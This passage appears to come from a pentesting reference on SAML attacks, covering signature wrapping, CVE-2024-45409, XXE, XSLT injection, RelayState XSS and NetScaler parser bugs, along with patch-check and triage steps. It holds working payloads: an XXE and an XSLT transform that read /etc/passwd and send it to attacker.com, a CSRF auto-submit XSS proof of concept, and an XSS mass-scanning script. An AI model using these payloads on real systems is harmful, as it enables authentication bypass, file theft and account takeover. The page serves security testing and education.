
XSW #8
- Difference from XSW #7: Utilizes another less restrictive XML element for a variant of the attack.
- Implication: The original Assertion becomes a child of the less restrictive element, reversing the structure used in XSW #7.
XML Signature Wrapping Tool
You can use the Burp extension SAML Raider to parse the request, apply any XSW attack you choose, and launch it.
Ruby-SAML signature verification bypass (CVE-2024-45409)
Impact: If the Service Provider uses vulnerable Ruby-SAML (ex. GitLab SAML SSO), an attacker who can obtain any IdP-signed SAMLResponse can forge a new assertion and authenticate as arbitrary users.[5]
High-level workflow (signature-wrapping style bypass):[6]
- Capture a legitimate SAMLResponse in the SSO POST (Burp or browser devtools). You only need any IdP-signed response for the target SP.
- Decode the transport encoding to raw XML (typical order): URL decode → Base64 decode → raw inflate.
- Use a PoC (for example, the Synacktiv script) to patch IDs/NameID/conditions and rewrite signature references/digests so validation still passes while the SP consumes attacker-controlled assertion fields.[7]
- Re-encode the patched XML (raw deflate → Base64 → URL encode) and replay it to the SAML callback endpoint. If successful, the SP logs you in as the chosen user.
Example using the Synacktiv PoC (input is the captured SAMLResponse blob):
python3 CVE-2024-45409.py -r response.url_base64 -n admin@example.com -o response_patched.url_base64XXE
If you don’t know which kind of attacks are XXE, please read the following page:
SAML Responses are deflated and base64 encoded XML documents and can be susceptible to XML External Entity (XXE) attacks. By manipulating the XML structure of the SAML Response, attackers can attempt to exploit XXE vulnerabilities. Here’s how such an attack can be visualized:
<?xml version="1.0" encoding="UTF-8"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY    file SYSTEM "file:///etc/passwd">
   <!ENTITY dtd SYSTEM "http://www.attacker.com/text.dtd" >]>
  <samlp:Response ... ID="_df55c0bb940c687810b436395cf81760bb2e6a92f2" ...>
  <saml:Issuer>...</saml:Issuer>
  <ds:Signature ...>
    <ds:SignedInfo>
      <ds:CanonicalizationMethod .../>
      <ds:SignatureMethod .../>
      <ds:Reference URI="#_df55c0bb940c687810b436395cf81760bb2e6a92f2">...</ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>...</ds:SignatureValue>
[...]
Tools
You can also use the Burp extension SAML Raider to generate the POC from a SAML request to test for possible XXE vulnerabilities and SAML vulnerabilities.
Check also this talk: https://www.youtube.com/watch?v=WHn-6xHL7mI[15]
XSLT via SAML
For more information about XSLT go to:
Xslt Server Side Injection Extensible Stylesheet Language Transformations
Extensible Stylesheet Language Transformations (XSLT) can be used for transforming XML documents into various formats like HTML, JSON, or PDF. It’s crucial to note that XSLT transformations are performed before the verification of the digital signature. This means that an attack can be successful even without a valid signature; a self-signed or invalid signature is sufficient to proceed.
Here you can find a POC to check for this kind of vulnerabilities, in the hacktricks page mentioned at the beginning of this section you can find for payloads.
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  ...
    <ds:Transforms>
      <ds:Transform>
        <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
          <xsl:template match="doc">
            <xsl:variable name="file" select="unparsed-text('/etc/passwd')"/>
            <xsl:variable name="escaped" select="encode-for-uri($file)"/>
            <xsl:variable name="attackerUrl" select="'http://attacker.com/'"/>
            <xsl:variable name="exploitUrl" select="concat($attackerUrl,$escaped)"/>
            <xsl:value-of select="unparsed-text($exploitUrl)"/>
          </xsl:template>
        </xsl:stylesheet>
      </ds:Transform>
    </ds:Transforms>
  ...
</ds:Signature>
XSLT Testing Tool
You can also use the Burp extension SAML Raider to generate the POC from a SAML request to test for possible XSLT vulnerabilities.
The talk linked in the Tools section also demonstrates XSLT-oriented SAML testing.

XML Signature Exclusion
XML Signature Exclusion tests how a SAML implementation behaves when the Signature element is absent. A vulnerable service may skip signature validation and accept altered assertion content.[8]
XML Signature Exclusion Tool
You can also use the Burp extension SAML Raider. Intercept the SAML Response and click Remove Signatures. In doing so all Signature elements are removed.
With the signatures removed, forward the request. If the Service Provider accepts it, signature enforcement is missing or fail-open.
Fail-open SAML verification in unconfigured SSO handlers
Some products keep the SAML authentication endpoint reachable even when SSO was never configured. If a constructor or config-loading error leaves security fields at language defaults such as "" or false, the unconfigured path can become less secure than the configured one.[13]
What to test
- Reach the SAML ACS / login handler while SSO is disabled, never configured, or after deleting its config. The handler should fail closed before parsing attacker-controlled XML.
- Check whether missing configuration skips initialization of fields such as the signature verification mode, trusted issuer, audience, certificate path, or local-user policy, while request processing still continues.
- Look for fail-open mode checks such as
if mode in {response, assertion, both} verify_signature(...)with no rejectingelse. An empty / malformed mode can silently disable both response- and assertion-signature verification. - Compare presence checks with normalized comparisons. A whitespace-only
<Issuer>can satisfyissuer != null, then be trimmed to""and match an empty configured issuer. - If time validation only runs when
<Conditions>exists, try omittingConditionsentirely instead of forging timestamps.
Exploitation notes
Once verification is bypassed, a schema-valid but unsigned SAMLResponse containing Status=Success, at least one Assertion, and an attacker-chosen NameID may be enough to authenticate as an arbitrary existing federated user.[13]
Practical details to check:
- Some implementations accept the first assertion that passes local checks and ignore the rest.
- If local usernames are blocked but values containing
\or@are allowed, target an existing directory identity such asDOMAIN\Administratororuser@domain. - The forged value still needs to survive account-resolution / canonical-name checks performed after SAML parsing.
A recent example of this pattern is the Synology DS925+ SAML SSO bypass documented by Chanze Lee.
Certificate Faking
Certificate faking tests whether a Service Provider (SP) verifies that a SAML message is signed by a trusted Identity Provider (IdP). Sign the SAML Response or Assertion with a self-signed certificate to determine whether the SP validates the certificate trust relationship.[8]
How to Conduct Certificate Faking
The following steps outline the process using the SAML Raider Burp extension:
- Intercept the SAML Response.
- If the response contains a signature, send the certificate to SAML Raider Certs using the
Send Certificate to SAML Raider Certsbutton. - In the SAML Raider Certificates tab, select the imported certificate and click
Save and Self-Signto create a self-signed clone of the original certificate. - Go back to the intercepted request in Burp’s Proxy. Select the new self-signed certificate from the XML Signature dropdown.
- Remove any existing signatures with the
Remove Signaturesbutton. - Sign the message or assertion with the new certificate using the
(Re-)Sign Messageor(Re-)Sign Assertionbutton, as appropriate. - Forward the signed message. Successful authentication indicates that the SP accepts messages signed by your self-signed certificate, revealing potential vulnerabilities in the validation process of the SAML messages.
Token Recipient Confusion / Service Provider Target Confusion
Token Recipient Confusion and Service Provider Target Confusion involve checking whether the Service Provider correctly validates the intended recipient of a response. In essence, a Service Provider should reject an authentication response if it was meant for a different provider. The critical element here is the Recipient field, found within the SubjectConfirmationData element of a SAML Response. This field specifies a URL indicating where the Assertion must be sent. If the actual recipient does not match the intended Service Provider, the Assertion should be deemed invalid.[8]
How It Works
For a SAML Token Recipient Confusion (SAML-TRC) attack to be feasible, certain conditions must be met. Firstly, there must be a valid account on a Service Provider (referred to as SP-Legit). Secondly, the targeted Service Provider (SP-Target) must accept tokens from the same Identity Provider that serves SP-Legit.
The attack process is straightforward under these conditions. An authentic session is initiated with SP-Legit via the shared Identity Provider. The SAML Response from the Identity Provider to SP-Legit is intercepted. This intercepted SAML Response, originally intended for SP-Legit, is then redirected to SP-Target. Success in this attack is measured by SP-Target accepting the Assertion, granting access to resources under the same account name used for SP-Legit.
# Example to simulate interception and redirection of SAML Response
def intercept_and_redirect_saml_response(saml_response, sp_target_url):
    """
    Simulate the interception of a SAML Response intended for SP-Legit and its redirection to SP-Target.

    Args:
    - saml_response: The SAML Response intercepted (in string format).
    - sp_target_url: The URL of the SP-Target to which the SAML Response is redirected.

    Returns:
    - status: Success or failure message.
    """
    # This is a simplified representation. In a real scenario, additional steps for handling the SAML Response would be required.
    try:
        # Code to send the SAML Response to SP-Target would go here
        return "SAML Response successfully redirected to SP-Target."
    except Exception as e:
        return f"Failed to redirect SAML Response: {e}"
XSS in Logout functionality
The original research can be accessed through this link.[9]
During the process of directory brute forcing, a logout page was discovered at:
https://carbon-prototype.uberinternal.com:443/oidauth/logoutUpon accessing this link, a redirection occurred to:
https://carbon-prototype.uberinternal.com/oidauth/prompt?base=https%3A%2F%2Fcarbon-prototype.uberinternal.com%3A443%2Foidauth&return_to=%2F%3Fopenid_c%3D1542156766.5%2FSnNQg%3D%3D&splash_disabled=1This revealed that the base parameter accepts a URL. Considering this, the idea emerged to substitute the URL with javascript:alert(123); in an attempt to initiate an XSS (Cross-Site Scripting) attack.
Mass Exploitation
The SAMLExtractor tool was used to analyze subdomains of uberinternal.com for domains utilizing the same library. Subsequently, a script was developed to target the oidauth/prompt page. This script tests for XSS (Cross-Site Scripting) by inputting data and checking if it’s reflected in the output. In cases where the input is indeed reflected, the script flags the page as vulnerable.
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
from colorama import init ,Fore, Back, Style
init()

with open("/home/fady/uberSAMLOIDAUTH") as urlList:
            for url in urlList:
                url2 = url.strip().split("oidauth")[0] + "oidauth/prompt?base=javascript%3Aalert(123)%3B%2F%2FFady&return_to=%2F%3Fopenid_c%3D1520758585.42StPDwQ%3D%3D&splash_disabled=1"
                request = requests.get(url2, allow_redirects=True,verify=False)
                doesit = Fore.RED + "no"
                if ("Fady" in request.content):
                    doesit = Fore.GREEN + "yes"
                print(Fore.WHITE + url2)
                print(Fore.WHITE + "Len : " + str(len(request.content)) + "   Vulnerable : " + doesit)
RelayState-based header/body injection to rXSS
Some SAML SSO endpoints decode RelayState and then reflect it into the response without sanitization. If you can inject newlines and override the response Content-Type, you can force the browser to render attacker-controlled HTML, achieving reflected XSS.[10]
- Idea: abuse response-splitting via newline injection in the reflected RelayState. See also the generic notes in CRLF injection.
- Works even when RelayState is base64-decoded server-side: supply a base64 that decodes to header/body injection.
Generalized steps:
-
Build a header/body injection sequence starting with a newline, overwrite content type to HTML, then inject HTML/JS payload:
Concept:
\n Content-Type: text/html <svg/onload=alert(1)> -
URL-encode the sequence (example):
%0AContent-Type%3A+text%2Fhtml%0A%0A%0A%3Csvg%2Fonload%3Dalert(1)%3E -
Base64-encode that URL-encoded string and place it in
RelayState.Example base64 (from the sequence above):
DQpDb250ZW50LVR5cGU6IHRleHQvaHRtbA0KDQoNCjxzdmcvb25sb2FkPWFsZXJ0KDEpPg== -
Send a POST with a syntactically valid
SAMLResponseand the craftedRelayStateto the SSO endpoint (e.g.,/cgi/logout). -
Deliver via CSRF: host a page that auto-submits a cross-origin POST to the target origin including both fields.
PoC against a NetScaler SSO endpoint (/cgi/logout):
POST /cgi/logout HTTP/1.1
Host: target
Content-Type: application/x-www-form-urlencoded

SAMLResponse=[BASE64-Generic-SAML-Response]&RelayState=DQpDb250ZW50LVR5cGU6IHRleHQvaHRtbA0KDQoNCjxzdmcvb25sb2FkPWFsZXJ0KDEpPg==
CSRF delivery pattern:
<form action="https://target/cgi/logout" method="POST" id="p">
  <input type="hidden" name="SAMLResponse" value="[BASE64-Generic-SAML-Response]">
  <input type="hidden" name="RelayState" value="DQpDb250ZW50LVR5cGU6IHRleHQvaHRtbA0KDQoNCjxzdmcvb25sb2FkPWFsZXJ0KDEpPg==">
</form>
<script>document.getElementById('p').submit()</script>
Why it works: the server decodes RelayState and incorporates it into the response in a way that permits newline injection, letting the attacker influence headers and body. Forcing Content-Type: text/html causes the browser to render the attacker-controlled HTML from the response body.
Pre-verification XML-signature preprocessing and length oracles
Do not assume that an invalid signature keeps attacker-controlled XML away from dangerous code. XML signatures require the referenced content to be canonicalized before cryptographic verification, so fields under ds:SignedInfo are parsed while still untrusted. In NetScaler’s CVE-2026-8452, the exclusive-canonicalization field ds:CanonicalizationMethod / ec:InclusiveNamespaces @ PrefixList was copied into a fixed-size buffer without a sufficient bounds check. The resulting heap overwrite contained attacker-selected bytes; exploit addresses and heap layout remained firmware-specific, but an exploit for one build could still corrupt and crash another build.[16][17]
On NetScaler, reachability is per Gateway/AAA virtual server and policy binding, not simply per appliance. The relevant inbound surfaces are:[17]
- IdP role: signed
AuthnRequestorLogoutRequestmessages at/saml/login(samlIdPProfile). - SP role: a
SAMLResponseassertion signature at/cgi/samlauth(samlAction).
The signature only needs the expected structure; it does not need to be valid. A configured endpoint can still reject the request before canonicalization because no policy matches, an nFactor chain chooses another flow, or strict signature rules run first. Therefore, an endpoint response alone does not prove that the vulnerable parser was reached.[17]
Non-destructive patch check with a control request
The Bishop Fox detector turns the patch’s exact PrefixList limit into a behavioral oracle. It sends one fixed 575-byte probe, which is above the fixed build’s 512-byte maximum but below the observed corruption range, and then a 35-byte control through the same route.[17][18]
| Request result | Interpretation |
|---|---|
575 bytes: 500 Internal Server Error 43549; 35 bytes: a different response | Size check absent on the reached path (VULNERABLE) |
575 bytes: 200 Malformed Assertion sent to Netscaler; 35 bytes: a different response | Size check reached and present (PATCHED) |
| Both lengths return the same response | Rejected before the size discriminator (INCONCLUSIVE, not patched) |
The tool tries a structurally signed AuthnRequest at /saml/login first, then falls back to a SAMLResponse at /cgi/samlauth. The IdP request must contain a Signature block because an unsigned request produces the patched-looking malformed-assertion response on both vulnerable and fixed builds. Requiring the short control to behave differently also prevents false PATCHED results from settings such as samlRejectUnsignedAssertion STRICT.[17][18]
# Test each Gateway/AAA VIP, not the management interface
./cve_2026_8452_check.py https://gateway.example.com:9443
./cve_2026_8452_check.py -f targets.txt --brief
./cve_2026_8452_check.py -f targets.txt --json > results.json
Do not change the detector’s
PROBE_PREFIXESor perform a length sweep. The fixed lengths were selected and validated to avoid the corruption range; other lengths can destabilize an appliance, and shorter is not necessarily safer.[17][18]
PATCHED only confirms that this particular size check executed. UNAFFECTED is also per VIP, while INCONCLUSIVE means the patch state is unknown. Confirm ambiguous results and the installed build locally with show ns version.[17][18]
Scope and incident triage
Inventory SAML objects and their actual bindings before testing every active and standby VIP. A globally present /saml/login endpoint may still stop at Matching policy not found on one VIP while another VIP reaches the parser.[17]
show authentication vserver
show vpn vserver
show authentication samlAction
show authentication samlIdPProfile
show ns runningConfig | grep -i saml
show ns version
For post-exploitation triage, correlate durable artifacts with packet-engine failures rather than treating a restart as the verdict. The public exploitation chain wrote /var/vpn/theme/x.php; Bishop Fox also observed nsppe signal 10/11 entries, pitboss restart messages, and attacker-controlled PrefixList markers retained in NSPPE-* cores.[16][17]
find /var/core -name 'NSPPE-*'
grep -Ei 'nsppe:.*signal (10|11)|pitboss.*unexpectedly died' /var/log/ns.log
zgrep -Ei 'nsppe:.*signal (10|11)|pitboss.*unexpectedly died' /var/log/ns.log*.gz
find /var/vpn/theme -type f
Search every boot-specific directory under /var/core, not only /var/core/1. A failed exploit may restart only nsppe without rebooting the OS, so uptime or a brief network interruption cannot distinguish failure from successful code execution; persistent unexpected files provide stronger evidence.[17]
Unterminated / unquoted SAML attribute overread (IdP parser bugs)
Some SAML IdP implementations use custom XML parsers for AuthnRequest attributes and try to recover from malformed XML instead of rejecting it. A recurring bug class is that quoted attribute values stop correctly, but the error-recovery path for unquoted values only stops on a literal space, > or NUL. That lets attackers make the parser over-consume later XML and, in the worst case, read past the request buffer.[11][12]
This is especially interesting when the parsed fields are later reflected into:
- cookies
- logs
- redirect parameters
- debugging/error responses
Quick detection idea
Send a base64-encoded SAMLRequest to the IdP endpoint and replace the separator after an unquoted attribute with a newline or tab. Then put another attribute or tag immediately after it.
<samlp:AuthnRequest Version="2.0" AssertionConsumerServiceURL=11
ID=22>
<saml:Issuer>test</saml:Issuer>
</samlp:AuthnRequest>
If the target behaves as if AssertionConsumerServiceURL were 11 ID=22 instead of only 11, the parser is not treating XML whitespace consistently in its recovery path.
Escalating from parser confusion to overread
Useful heuristics when fuzzing SAML IdP parsers:
- Keep the high-level SAML requirements valid somewhere in the document (for example
AuthnRequest, closing tag, validIssuer). - Corrupt the low-level parser state with an unterminated opening tag or an unterminated attribute.
- Move required elements into weird but still accepted locations to satisfy semantic checks while the attribute scanner keeps reading.
- Try payloads where the final attribute is left unterminated at the end of the request:
<samlp:AuthnRequest
<saml:Issuer>test</saml:Issuer>
</samlp:AuthnRequest>
Version="2.0"
ID="11"
AssertionConsumerServiceURL=
If the parser later serializes that field into a cookie or redirect, decode the reflected value and check whether it contains bytes that were not present in your request.
Reflected sink hunting
For NetScaler SAML IdP parsing, the useful sink was the NSC_TASS cookie returned after a POST to /saml/login (typically inside a 302 response). Generalize this idea to any SAML appliance or middleware that stores parsed request fields server-side and then reflects them client-side.
A practical workflow is:
- Send a base64-encoded
SAMLRequestto the IdP endpoint. - Capture the response without following redirects.
- Extract and base64-decode the reflected cookie / parameter.
- Inspect the parsed field (
ACSURL,ID, etc.) for data that was never in your original request.
python3 - <<'PY'
import base64
print(base64.b64decode('NSC_TASS_VALUE_HERE'))
PY
If the leaked field contains:
- fragments of later XML tags
- stale heap/stack marker bytes
- partial pointers
- binary data that changes with request length
then you likely have a real memory disclosure primitive, not just malformed-XML confusion.
Request-length shaping
These bugs often stop leaking at NUL, > or other control characters, so the leak may be short. Still, varying the request length can change which adjacent bytes are reached and turn a tiny overread into a useful infoleak primitive for pointer recovery / ASLR bypass preparation. In practice, small changes such as adding padding spaces inside the malformed AuthnRequest can move the leaked bytes to a more useful heap position.
DoS variant
Also try incomplete attributes such as:
<samlp:AuthnRequest ID=The same parser weakness that gives an overread can also crash the SAML processing worker.
References
- [1] Securing XML implementations across the web
- [2] SAML is insecure by design
- [3] How to Test SAML: A Methodology (Part Two)
- [4] On Breaking SAML: Be Whoever You Want to Be
- [5] ruby-saml Security Advisory GHSA-jw9c-mfg7-9rx2 (CVE-2024-45409)
- [6] HTB: Barrier
- [7] synacktiv/CVE-2024-45409 PoC
- [8] How to Test SAML: A Methodology (Part Three)
- [9] How I discovered XSS that affects over 20 Uber subdomains
- [10] Is it CitrixBleed4? Well no. Is it good? Also no. Citrix NetScaler’s Memory Leak & rXSS (CVE-2025-12101)
- [11] CitrixBleed To Infinity And Beyond: Citrix NetScaler Pre-Auth Memory Overread CVE-2026-8451
- [12] watchTowr-vs-Netscaler-CVE-2026-8451
- [13] Pwn2Own Ireland 2025: Bypassing Authentication via Synology DS925+ SAML SSO
- [14] How to test SAML: a methodology (part one)
- [15] youtube.com - Watch
- [16] You’re Back In The Room (Citrix NetScaler Pre-Auth RCE CVE-2026-8452)
- [17] No Crash Required: Verifying the Citrix NetScaler SAML Patch for CVE-2026-8452
- [18] BishopFox CVE-2026-8452 patch-state detector